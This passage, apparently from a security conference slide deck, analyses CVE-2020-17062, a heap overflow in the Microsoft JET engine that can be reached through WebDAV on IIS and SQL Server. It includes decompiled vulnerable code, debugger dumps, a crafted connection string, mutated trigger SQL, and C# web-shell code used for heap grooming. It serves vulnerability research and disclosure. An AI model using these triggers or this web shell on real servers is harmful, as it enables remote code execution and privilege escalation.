  unsigned int v7; // ebx
  unsigned int v8; // eax
  int v9; // [esp+8h] [ebp-4h]

  v5 = this[1];
  if ( !Size )
    return 0;
  v7 = a2 & this[5];
  if ( (*(_WORD *)(v5 + 2 * v7 + 14) & 0xC000) == 0xC000 )
    return 0;
  v9 = *this ? *(_DWORD *)(*this + 12) : 0;
  if ( sub_10018755(a2) != v9 )
    return 0;
  v8 = *(unsigned __int16 *)(v5 + 12);
  if ( v7 >= v8 || v8 > this[3] || sub_10029526(a2, 0, Size) != 1 )
    return 0;
  memcpy((void *)(v5 + (*(_WORD *)(v5 + 2 * v7 + 14) & 0x3FFF)), Src, Size);
  if ( (*(_WORD *)(v5 + 2 * v7 + 14) & 0xC000) != 0x8000 )
    *(_WORD *)(v5 + 2 * v7 + 14) &= 0x3FFFu;
  return a2;
}
```

```
0:000> !heap -p -a 0x1ff47020
address 1ff47020 found in
_DPH_HEAP_ROOT @ 6431000
in busy allocation ( DPH_HEAP_BLOCK: UserAddr UserSize)
                                    1fda3784: 1ff46fd8   1024
```

```
0:000> dd 1ff46fd8
1ff46fd8  1ff47020 0000044e 00000fdc 1ff47000
1ff46fe8  00000020 00000000 1ff46ffc 00000004
1ff46ff8  00000000 00000001 0000001f 00000000
1ff47008  00000000 00000000 00000000 00000000
1ff47018  00000000 00000000 9c400006 00000000
1ff47028  000a0000 00000000 00000000 00000000
```

Scenario 3: IIS + Web Shell, CVE-2020-17062

```
memcpy((void *)(v5 + (*(_WORD *)(v5 + 2 * 0 + 14) & 0x3FFF)), 0x1ff47020, 0x44e);
```

```
0:000> dd 18070000 --> v5 size = 0x1000
18070000  03480101 00000074 00000000 0bcc00d8
18070010  035c0778 00000000 00000000 00000000
```

Overflow!
0x44e > 0x434 (0x1000 – 0xbcc)

```
0:000> dd 18070bcc + 43c → dst
18071008  5bf10d58 00000000 1c73cc8c 00000094
18071018  18071008 1c73cbf0 00000000 00000020
18071028  18072000 00000028 18072000 00000028
18071038  18072000 00000028 18072000 00000028
18071048  18072000 00000005 00000000 00000005
18071058  00000000 00000005 00000000 00000000
18071068  0000000e 00000000 073783ce 00000000
18071078  00000000 00000000 00000000 5bf10d58
```

Src

```
0:000> dc 1ff47020 + 3fc
1ff4741c 00000000 00000000 34000000 00800000 ..........4....
1ff4742c 00000000 5c000000 31007800 5c003200 .......\.x.1.2.\
1ff4743c 34007800 36003500 78005c00 32003100 .x.4.5.6.\.x.1.2
1ff4744c 31003300 33003500 5c003500 66007800 .3.1.5.3.5.\.x.f
0:000> dc 1ff47020 + 43c
1ff4745c 41004100 67007800 47006700 01040704 .A.A.x.g.g.G....
1ff4746c 00003f00 00000000 00000000 00000000 .?.............
```

How to find CVE-2020-17062

- Power of mutations on SQL queries


```
provider=microsoft.ace.oledb.12.0;data source=\\10.2.156.63\webdav\poc31056.mdb;

INSERT INTO [Drivers] ([Registration]) VALUES ('0');
CREATE INDEX [test] ON [ft7] ([fc0], [fc1], [fc3], [fc4], [fc5]);
CREATE PROC fp0 AS DELETE * FROM [ft3] WHERE 1=0;
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] = '\x12\x456\x1231535\xfAAxgg',
[fc4] = '%', [fc1] = 10 WHERE [ft7].[fc3] <= 120340536294792540.12312341125125;
```

- Heap grooming
  - Execute multiple queries in one database connection
  - Try/catch each query in web shell

```
OleDbConnection connection = new OleDbConnection(txtConnection.Text);
OleDbCommand command1 = new OleDbCommand(txtSql1.Text);
command1.Connection = connection;
OleDbCommand command2 = new OleDbCommand(txtSql2.Text);
command2.Connection = connection;
OleDbCommand command3 = new OleDbCommand(txtSql3.Text);
command3.Connection = connection;
OleDbCommand command4 = new OleDbCommand(txtSql4.Text);
command4.Connection = connection;
connection.Open();
try { command1.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }
try { command2.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }
try { command3.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }
try { command4.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }
```

CVE-2020-17062 Demo



Vulnerabilities in three attack scenarios

- Old
  - From WinXP to Win10, over 20 years.
- Easy
  - Weak or no mitigations: no CFG in msjet40.dll, msrd3x40.dll, acecore x86, etc
- Severe
  - Get RCE with SYSTEM privilege remotely from code execution as DefaultAppPool or MSSQLSERVER with SeImpersonatePrivilege capability with token kidnapping.
  - Microsoft did NOT treat NETWORK/LOCAL Service to SYSTEM as a security boundary.

Summary

- Feature or vulnerability?
  - Webdav feature opens a new world for attackers to remotely attack IIS and SQL Server and makes it as easy as locally attacking Microsoft JET database engine when there is a SQL injection. A great number of new vulnerabilities were found in Microsoft JET database engine and could be used to attack IIS and SQL Server.
- Backwards compatibility is bad.
  - All Windows systems released in last decades including WIP(Windows Insider Preview) are compatible with the ~30 years old Microsoft JET database engine.
- Defense and mitigation
  - Pay more attention to webdav.

One more thing

- Security boundary
  - JET vulnerabilities make “SQL query execution (on controllable JET database)” equal “native code execution”.
  - remote attack surface
    - SQL query execution (on controllable JET database) in IIS/SQL Server = native code execution in IIS/SQL Server
    - from SQL Injection to remote SYSTEM.
  - local attack surface
    - ???

Acknowledge

- Thanks to Zhibin Zhang

Q & A